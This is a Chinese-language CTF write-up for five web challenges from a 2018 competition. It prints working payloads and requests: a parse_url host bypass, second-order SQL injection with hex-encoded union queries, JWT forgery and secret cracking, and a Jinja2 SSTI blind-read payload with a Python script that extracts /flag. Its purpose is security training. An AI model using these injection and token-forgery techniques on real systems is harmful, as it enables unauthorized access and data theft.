

【2018年 网鼎杯CTF 第三场】Web 题解(28日更新：web最后一题)

[mochazz](#) / 2018-08-28 00:22:26 / 浏览数 8635 [安全技术](#) [CTF 顶\(0\)](#) [踩\(0\)](#)

比赛环境没关，可以找其他人借账号复现本次比赛题目，以下是网鼎杯第三场Web题解。

Web

comein

题目：由于运维人员失误，内网认证页面部署至了外网，不过还好，开发加了域名验证。



内网授权页面

确认证


先知社区

查看源码，发现如下代码：

```
1 <?php
2 ini_set("display_errors",0);
3 $uri = $_SERVER['REQUEST_URI'];
4 if(strpos($uri,"."){
5     die("Unkonw URI.");
6 }
7 if(!parse_url($uri,PHP_URL_HOST)){
8     $uri = "http://".$_SERVER['REMOTE_ADDR'].$_SERVER['REQUEST_URI'];
9 }
10 $host = parse_url($uri,PHP_URL_HOST);
11 if($host === "c7f.zhuque.com"){
12     setcookie("AuthFlag","flag{*****}");
13 }
14 ?>
```

先知社区

很明显又是考察 parse_url 函数绕过，只不过开头多了对点号的匹配，绕过即可。使用 payload :.@c7f.zhuque.com/./



可以自己本地调试一下。

先知社区

```
localhost

string '$uri = .@c7f.zhuque.com/.../' (length=28)
string 'parse_url($uri,PHP_URL_HOST) = ' (length=31)
string '$host = c7f.zhuque.com' (length=22)

/var/www/html/index.php - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

index.php
1 <?php
2 ini_set("display_errors",0);
3 $uri = $_SERVER['REQUEST_URI'];
4 var_dump('$uri = '.$uri);
5 if(strpos($uri,".")){
6     die("Unkonw URI.");
7 }
8 var_dump('parse_url($uri,PHP_URL_HOST) = '.parse_url($uri,PHP_URL_HOST));
9 if(!parse_url($uri,PHP_URL_HOST)){
10     $uri = "http://".$_SERVER['REMOTE_ADDR'].$_SERVER['REQUEST_URI'];
11 }
12 $host = parse_url($uri,PHP_URL_HOST);
13 var_dump('$host = '.$host);
14 if($host === "c7f.zhuque.com"){
15     setcookie("AuthFlag","flag{*****}");
16 }
17 ?>
```



gold

题目：还在上小学的小明同学开发了一款游戏，你能通关吗？



Burpsuite 抓包会发现浏览器一直发送POST数据，应该是通过Ajax来发起请求的：

Intercept HTTP history WebSockets history Options												
Filter: Hiding CSS, image and general binary content												
#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL IP
250	http://	b...	POST /index.php	✓		200	316	text	php			106
251	http://	b...	POST /index.php	✓		200	316	text	php			106
252	http://	b...	POST /index.php	✓		200	316	text	php			106
253	http://	b...	POST /index.php	✓		200	316	text	php			106
254	http://	b...	POST /index.php	✓		200	316	text	php			106
255	http://	b...	POST /index.php	✓		200	316	text	php			106
256	http://	b...	POST /index.php	✓		200	316	text	php			106
257	http://	b...	POST /index.php	✓		200	316	text	php			106
258	http://	b...	POST /index.php	✓		200	316	text	php			106
259	http://	b...	POST /index.php	✓		200	316	text	php			106

Request Response

Raw Params Headers Hex

```

POST /index.php HTTP/1.1
Host: b... 6.game.ichunqiu.com
Content-Length: 10
Accept: */*
Origin: http://l... 6.game.ichunqiu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://b... 5.game.ichunqiu.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cl
Hm_lvt_2
PHPSESSI
Connection: close

getGod=-97

```

根据题目提示：收集1000金币即可过关。尝试直接将参数 getGod 的值修改为1000，发现会触发检测机制。

Request Response

Raw Params Headers Hex

Raw Headers Hex

```

POST /index.php HTTP/1.1
Host: bcefe2e625ae4672b936b1a8b720d1844433a36304e24ef6.game.ichunqiu.com
Content-Length: 11
Accept: */*
Origin: http://bcefe2e625ae4672b936b1a8b720d1844433a36304e24ef6.game.ichunqiu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://bcefe2e625ae4672b936b1a8b720d1844433a36304e24ef6.game.ichunqiu.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyQuDIO0000;
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc34c4;
pgv_pvi=7592209408; pgv_si=s4432900096;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,1535114919,1535370754; ci_session=1fa004cfaf2d9214697a6eed8dd53460a2713503;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535373288;
PHPSESSID=2b8k7qjm48sji6i6l8cfli934
Connection: close

getGod=1000

```

```

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Mon, 27 Aug 2018 12:47:09 GMT
Content-Type: text/html
Content-Length: 133
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding

拒绝盗版游戏 注意自我保护 谨防受骗上当 适度游戏益脑 沉迷游戏伤身
合理安排时间 享受健康生活!

```

于是使用 Burpsuite 抓包，用 Intruder 模块从0跑到1001，在 getGod=1001 的数据包中获得flag：

Attack Save Columns						
Results Target Positions Payloads Options						
Filter: Showing all items						
Request	Payload	Status	Error	Time...	Length	Comment
1001	1001	200			358	
0		200			316	
1	1	200			316	
2	2	200			316	

Request Response

Raw Headers Hex

HTTP/1.1 200 OK
 Server: nginx/1.10.2
 Date: Mon, 27 Aug 2018 12:57:39 GMT
 Content-Type: text/html
 Content-Length: 42
 Connection: close
 X-Powered-By: PHP/5.5.9-1ubuntu4.25
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Pragma: no-cache

flag{262ae9fe-7c91-43d6-ad6d-e6292449744c}

PS：用多线程跑会触发游戏的反作弊机制，用单线程按顺序跑就能出flag。

phone

题目：find the flag.

← → ↻ ① 不安全 | 582b3b9a04624b9c8fc28bf27bdf3825e9ab16359d024af1.game.ichunqiu.com ☆ ⚙ ⬇ ⬆ ⋮

Login 主页 登录 注册

查看谁的电话和你类似？

看到这道题目，马上就想到 [2017广东省强网杯\(第三题\)](#)。测试了一下，果然在用户注册处的电话处存在二次注入，测试结果如下：

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
POST /register.php HTTP/1.1 Host: 582b3b9a04624b9c8fc28bf27bdf3825e9ab16359d024af1.game.ichunqiu.com Content-Length: 71 Cache-Control: max-age=0 Origin: http://582b3b9a04624b9c8fc28bf27bdf3825e9ab16359d024af1.game.ichunqiu.com Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://582b3b9a04624b9c8fc28bf27bdf3825e9ab16359d024af1.game.ichunqiu.com/ Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O; UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc34c4; pgv_pvi=7592209408; pgv_si=s4432900096; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,1535114919,1535370754; ci_session=99fc523c8bb1f294129d63557f3e5e30ab1963d6; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535375017; PHPSESSID=lc0th86l2l9kee24g9b0eq4d5 Connection: close username=test&password=test&phone=0x61616127206f72203123®ister=Login				HTTP/1.1 200 OK Server: nginx/1.10.2 Date: Mon, 27 Aug 2018 13:08:53 GMT Content-Type: text/html; charset=utf-8 Content-Length: 72 Connection: close X-Powered-By: PHP/5.5.9-1ubuntu4.25 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding <script>alert("注册成功");window.location.href="index.php";</script>				

对应 'aaa' or 1# 的16进制

0x61616127206f72203123

查看谁的电话和你类似？

点我查询

有1人和你电话相似哦~



可以发现这里查询结果为：有1人和你电话相似哦~
，而实际上这是我注册的第一个用户，数据库中不可能有用户的电话和我一样，所以应该是执行了我们刚刚构造的 SQL语句
，因为后面的布尔逻辑值为真。所以我们分别构造获取表名、列名、字段的 payload 如下：

获取表名：

```
aaa' union select group_concat(table_name) from information_schema.tables where table_schema=database() order by 1 desc#  
username=test4&password=test4&phone=0x6161612720756e6966e2073656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066
```

查看谁的电话和你类似？

点我查询

有flag,user人和你电话相似哦~



获取列名：

```
aaa' union select group_concat(column_name) from information_schema.columns where table_name="flag" order by 1 desc#  
username=test6&password=test6&phone=0x6161612720756e6966e2073656c6563742067726f75705f636f6e63617428636f6c756d6e5f6e616d65292066
```

查看谁的电话和你类似？

点我查询

有f14g人和你电话相似哦~



获取字段：

```
aaa' union select f14g from flag order by 1 desc#  
username=test7&password=test7&phone=0x6161612720756e6966e2073656c65637420663134672066726f6d20666c6167206f7264657220627920312066
```

查看谁的电话和你类似？

点我查询

有flag[56b2caea-cc9a-4914-be5e-e5c882d69b72]人和你电话相似哦~



这里可能有人会不明白为什么要加上 order by 1 desc ，大家可以试试下面这个 payload ：
aaa' union select group_concat(table_name) from information_schema.tables where table_schema=database()#
username=test8&password=test8&phone=0x6161612720756e6966e2073656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066

查看谁的电话和你类似？

[点我查询](#)

有0人和你电话相似哦~


 先知社区

实际上后台的 SQL语句 类似下图 第一个SQL语句：

```
mysql> select count(*) from students where 0 union select "flag";
+-----+
| count(*) |
+-----+
| 0        |
| flag     |
+-----+
2 rows in set (0.00 sec)

mysql> select count(*) from students where 0 union select "flag" order by 1 desc;
+-----+
| count(*) |
+-----+
| flag     |
| 0        |
+-----+
2 rows in set (0.00 sec)

mysql> 
```

 先知社区

i_am_admin

题目：你能登录进去吗？

welcome to the simple login system!
Please Login to gain your secret!

 先知社区

抓取登录数据包，发现 JWT：

Request

RawParamsHeadersHex

Cache-Control: max-age=0
Origin: http://06617da344bb4e048fd8527fddaa119c3334a53027c145dd.game.ichunqiu.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://06617da344bb4e048fd8527fddaa119c3334a53027c145dd.game.ichunqiu.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000; UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc34c4; pgv_pvi=7592209408; pgv_si=s4432900096; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,1535114919,1535370754; ci_session=fc27920374731c4dc592b710f6e76c47efa63424; Hm_lpv_2d0601bd28de7d49818249cf35d95943=1535378510; csrftoken=Zfvb8dBlqcOeL5un1RubCsymWa86L4PRKKsLuIqhbW36COzFpoUma7uUpdQdzodr
Connection: close

csrfmiddlewaretoken=Gj56IEReAX1h1Hav1OalDNPqLQqslbptrePGH9Galhg9SqfNpIAwbsLYeT8zzvN3&username=test&password=test&login=Login

Response

RawHeadersHexHTMLRender

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Mon, 27 Aug 2018 14:03:48 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3618
Connection: close
Vary: Cookie
X-Frame-Options: SAMEORIGIN
Set-Cookie: csrftoken=Zfvb8dBlqcOeL5un1RubCsymWa86L4PRKKsLuIqhbW36COzFpoUma7uUpdQdzodr; expires=Mon, 26-Aug-2019 13:32:16 GMT; Max-Age=31449600; Path=/
Set-Cookie: auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImRlc3QifQ.ZgXr0npDUDvB9Pg1Q9T8leLYj2qbEFFR1kwfjGXHQPE; Path=/

<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<!-- 上述3个meta标签*必须*放在最前面, 任何其他内容都*必须*跟随其后! -->
<title>login!</title>

<!-- Bootstrap -->
<link href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">


登录进去可以发现用于加密的 secret key :

Login主页


当前在线: test 登出

Welcome back test user, although i can't give u flag, but i will give u my **SECRET:uy8qz-!kru%*2h7\$q&veq=y_r1abu-xd_219y%phex!@4hv62+**

使用这个 secret key 到 <https://jwt.io/> 生成 admin 对应的 token 值 :

JWT

DebuggerLibrariesIntroductionAskGet a T-shirt!

Crafted by Auth0

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImRlc3QifQ.ZgXr0npDUDvB9Pg1Q9T8leLYj2qbEFFR1kwfjGXHQPE

HEADER: ALGORITHM & TOKEN TYPE
{
 "alg": "HS256",
 "typ": "JWT"
}

PAYLOAD: DATA
{
 "username": "admin"
}

VERIFY SIGNATURE
HMACSHA256(
 base64UrlEncode(header) + "." +
 base64UrlEncode(payload),
 uy8qz-!kru%*2h7\$q&veq
) ☐ secret base64 encoded

使用该 token 值访问网站即可获得flag :

Go Cancel < >

Target: http://06617da344bb4e048fd8527fddaa119c3334a53027c145dd.game.ichunqiu.com

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 06617da344bb4e048fd8527fddaa119c3334a53027c145dd.game.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc34c4; pgv_pvi=7592209408; pgv_si=s4432900096;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,1535114919,1535370754; ci_session=fc27920374731c4dc592b710f6e76c47efa63424;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535378510;
csrftoken=Zfvb8dBlqcOeL5un1RubCsymWa86L4PRKKsLulqhbW36COzFpoUma7uUpdQdzodr;
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWludl0u.NYSsNZ1gR8EUYebNTmXPBhdoh-mA5OjHkeWjM4gPxqY
Connection: close
```

Response

Raw Headers Hex HTML Render

```
<!-- Collect the nav links, forms, and other content for toggling -->
<div class="collapse navbar-collapse" id="my-nav">
  <ul class="nav navbar-nav">
    <li class="active"><a href="/">主页</a></li>
  </ul>
  <ul class="nav navbar-nav navbar-right">
    <li><a href="#">当前在线: admin</a></li>
    <li><a href="/logout">登出</a></li>
  </ul>
</div><!-- /.navbar-collapse -->
</div><!-- /.container-fluid -->
</nav>

<div class="center">
  <h1>Welcome back admin, here is your
  flag{38a97003-cbf4-49ce-9988-eb85c6fc389a}</h1>
</div>
```

mmmmmy

题目：find the flag.

CTF

登录

用户名：

密码：

登录

抓包发现又是python的web程序，使用了JWT：(随手用test/test登录即可看到)

Request

Raw Params Headers Hex

```
GET /index HTTP/1.1
Host: 2aa642cc40054a909c9e0980ee7fb9374abbe12880c94a96.game.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://2aa642cc40054a909c9e0980ee7fb9374abbe12880c94a96.game.ichunqiu.com/index
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc34c4; pgv_pvi=7592209408; pgv_si=s4432900096;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,1535114919,1535370754; ci_session=160af8df2a647477835234ce714c35a84d14dfad;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535380224;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImRlc3QifQ.80ohpphZmbBgvm4I1wJwDj5bynPIBfshTtHsrcELx0
Connection: close
```

Response

Raw Headers Hex HTML Render

```
<link href="/static/css/bootstrap.min.css" rel="stylesheet">
<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css" rel="stylesheet">
</head>
<body>
  <div class="container">
    <div class="header clearfix">
      <nav>
        <ul class="nav nav-pills pull-right">
          <li role="presentation"><a href="/index">用户中心</a></li>
          <li role="presentation"><a href="/bbs">留言</a></li>
          <li role="presentation"><a href="/logout">注销</a></li>
        </ul>
      </nav>
      <h3 class="text-muted">CTF</h3>
    </div>
    <div class="jumbotron user-info">
```

使用 [c-jwt-cracker](#) 爆破 secret key：


```
gcc -o jwtcrack main.o base64.o -lssl -lcrypto -lpthread
→ c-jwt-cracker git:(master) x ls
base64.c base64.h base64.o jwtcrack LICENSE main.c main.o Makefile README.md
→ c-jwt-cracker git:(master) x chmod -R 755 jwtcrack
→ c-jwt-cracker git:(master) x ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRl
c3Q1fQ.80ohpphZmbBgvm4l1wJwDj5bynPlBfshTtHsrcELx0
Secret is "6a423"
```

发现只有 admin 才能用留言板功能，所以 伪造admin的token 登录：

```
GET /index HTTP/1.1
Host:
2aa642cc40054a909c9e0980ee7fb9374abbe12880c94a96.game.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/68.0.3440.84 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc3
4c4; pgv_pvi=7592209408; pgv_si=s4432900096;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,15351
14919,1535370754; ci_session=160af8df2a647477835234ce714c35a84d14dfad;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535380224;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuc2VudUyulMSTZ1FKhZ3XWI-ORi1w
e82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30
session=eyJsb2dpbi9pbil6ZmFsc2V9.DmWXOA.BYwDUyulMSTZ1FKhZ3XWI-ORi1w
Connection: close
```

```
<!-- Custom styles for this template -->
<link href="/static/css/jumbottron-narrow.css" rel="stylesheet">
</head>

<body>

<div class="container">
  <div class="header clearfix">
    <nav>
      <ul class="nav nav-pills pull-right">

        <li role="presentation"><a href="/index">用户中心</a></li>
        <li role="presentation"><a href="/bbs">留言</a></li>
        <li role="presentation"><a href="/logout">注销</a></li>

      </ul>
    </nav>
    <h3 class="text-muted">CTF</h3>
  </div>

  <div class="jumbottron user-info">
    <h1 class="user-username">admin</h1>
  </div>

</div> <!-- /container -->
</body>
</html>
```

virink 师傅提醒说留言板处存在 SSTI，于是测试了下，果然存在，只不过过滤了 {} 的写法，那我们可以换成流程控制结构的写法 {%if 表达式%}内容1{%else%}内容2{%endif%}，测试如下：

```
q=0.8
Referer:
http://e257e2e196384714a2ac8b5f50a5aa643898f54bc5b433f.game.ichunqiu.co
m/bbs
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc3
4c4; pgv_pvi=7592209408; pgv_si=s4432900096;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,15351
14919,1535370754; ci_session=0cc9e9bb87b0da4c68c732ca33482fcddeafc55d;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535383954;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuc2VudUyulMSTZ1FKhZ3XWI-ORi1w
e82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30
Connection: close

tex={% if True %}1{% else %}0{% endif %}
```

```
<li role="presentation"><a href="/index">用户中心</a></li>
<li role="presentation"><a href="/bbs">留言</a></li>
<li role="presentation"><a href="/logout">注销</a></li>

</ul>
</nav>
<h3 class="text-muted">CTF</h3>
</div>

<div class="jumbottron">
  <p4>1</p4>
</div>
</div>

</div> <!-- /container -->
</body>
</html>
```

```
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc3
4c4; pgv_pvi=7592209408; pgv_si=s4432900096;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,15351
14919,1535370754; ci_session=0cc9e9bb87b0da4c68c732ca33482fcddeafc55d;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535383954;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuc2VudUyulMSTZ1FKhZ3XWI-ORi1w
e82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30
Connection: close

text={% if False %}1{% else %}0{% endif %}
```

```
<h3 class="text-muted">CTF</h3>
</div>

<div class="jumbottron">
  <p4>0</p4>
</div>
</div>

</div> <!-- /container -->
</body>
</html>
```

那么后面的数据就要盲注出来了，使用的 payload 类似如下：

```
text={% if open('/flag','r').read()[0]=='f' %}1{% else %}0{% endif %}
```

这里实际上过滤了单、双引号，我们可以使用以下payload进行绕过：

```
text={% if request.values.e[18] == ()[request.values.a][request.values.b][request.values.c]()[40](request.values.d).read()[0] %}
```

```

ci_session=9b84b87d7594cb5901a6d8487d95582984576b3e;
pgv_si=s3438090240;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535027531,1535114919,153537
0754,1535456894; Hm_lpv_2d0601bd28de7d49818249cf35d95943=1535457023;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.IXEkNe
82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30
Connection: close

text={% if request.values.e[18] ==
()[request.values.a][request.values.b][request.values.c()][40](request.values.d).read()[0
]}%good(%endif%&a=__class__&b=__base__&c=__subclasses__&d=/flag&e=)-{0123456
789abcdefghijklmnopqrstuvwxyz

```

```

</ul>
</nav>
<h3 class="text-muted">CTF</h3>
</div>

<div class="jumbotron">
<p4>good</p4>
</div>
</div> <!-- /container -->
</body>
</html>

```

getflag程序如下：

```

import requests,sys
url = "http://4532bc69bc734acd8416204f0aa04f446e9d38024c5644e8.game.ichunqiu.com/bbs"
cookie = {
    "token" : "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.IXEkNe82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30"
}
chars = "}-{0123456789abcdefghijklmnopqrstuvwxyz"
flag = ''
for i in range(0,50):
    for j in range(0,len(chars)):
        data = {
            "text" : "{% if request.values.e[%d] == ()[request.values.a][request.values.b][request.values.c()][40](request.values.d).read()[0]}"
            "a" : "__class__",
            "b" : "__base__",
            "c" : "__subclasses__",
            "d" : "/flag",
            "e" : chars
        }
        r = requests.post(url=url,data=data,cookies=cookie)
        if 'getflag' in r.text:
            flag += chars[j]
            sys.stdout.write("[+] "+ flag + '\r')
            sys.stdout.flush()
            if chars[j] == '}':
                print(flag)
                exit()
            else:
                break
print(len(r.text))

```

```

→ Desktop python3 get_flag.py
flag{5660e834-69be-4fd3-885c-2d977c68b066}066}
→ Desktop


```

先知社区

点击收藏 | 1 关注 | 2

[上一篇：Vulnhub-Lampião: ...](#) [下一篇：ysoserial JRMP相关模...](#)

1. 6 条回复



[sockls](#) 2018-08-28 09:09:17

mmmmmy不能这么打，单引号和双下划线都被过滤掉了，而且不需要盲注，用jinja2里的print可以直接打印


0 回复Ta



[mochazz](#) 2018-08-28 20:31:21

[@sockls](#) 盲注也可以注出数据，你是怎么直接用print打印的？能给个payload吗

0 回复Ta



[sockls](#) 2018-08-28 22:06:33

[@mochazz](#) <https://qvq.im/archive/%E7%BD%91%E9%BC%8E%E6%9D%AF%E7%AC%AC%E4%B8%89%E5%9C%BA%20mmmy%20writeup>
我的wp，盲注和非盲注都有写

0 回复Ta



[mochazz](#) 2018-08-28 22:45:15

[@sockls](#) 多谢师傅的payload，学习了

0 回复Ta



[C0mRaDe](#) 2018-08-28 22:47:05

[@sockls](#) 学习了

0 回复Ta



[烧包包儿](#) 2018-08-30 19:25:58

你好，我能够问一下，为什么这里的两个request变量之间

```
() [request.values.a][request.values.b][request.values.c]() [40] (request.values.d)
```

不用加 . 呢。这是什么 trick 么？

```
() .__class__.__base__.__subclasses__() [40] ('1.txt').read()
```

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)